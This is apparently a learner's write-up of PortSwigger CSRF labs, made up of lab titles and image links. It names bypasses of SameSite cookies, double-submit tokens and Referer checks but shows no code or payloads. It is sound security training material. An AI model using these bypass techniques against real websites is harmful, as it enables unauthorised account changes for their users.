

This lab's email change functionality is vulnerable to CSRF. It attempts to use the insecure "double submit" CSRF prevention technique.

# **PORTSWIGGER LAB 7 – SameSite Lax bypass via method override**









# **PORTSWIGGER LAB 8 – SameSite Strict bypass via client-side redirect**



# **PORTSWIGGER LAB 11 -CSRF where Referer validation depends on header being present**



# PORTSWIGGER LAB 12- CSRF with broken Referer validation



**PS : The labs 9,10 required to do the labs of websocket vulnerabilities also,which have not been covered yet. Tried doing them,but they are quite different.**

**Hence, I have done the remaining 10 labs which were all related to CSRF only**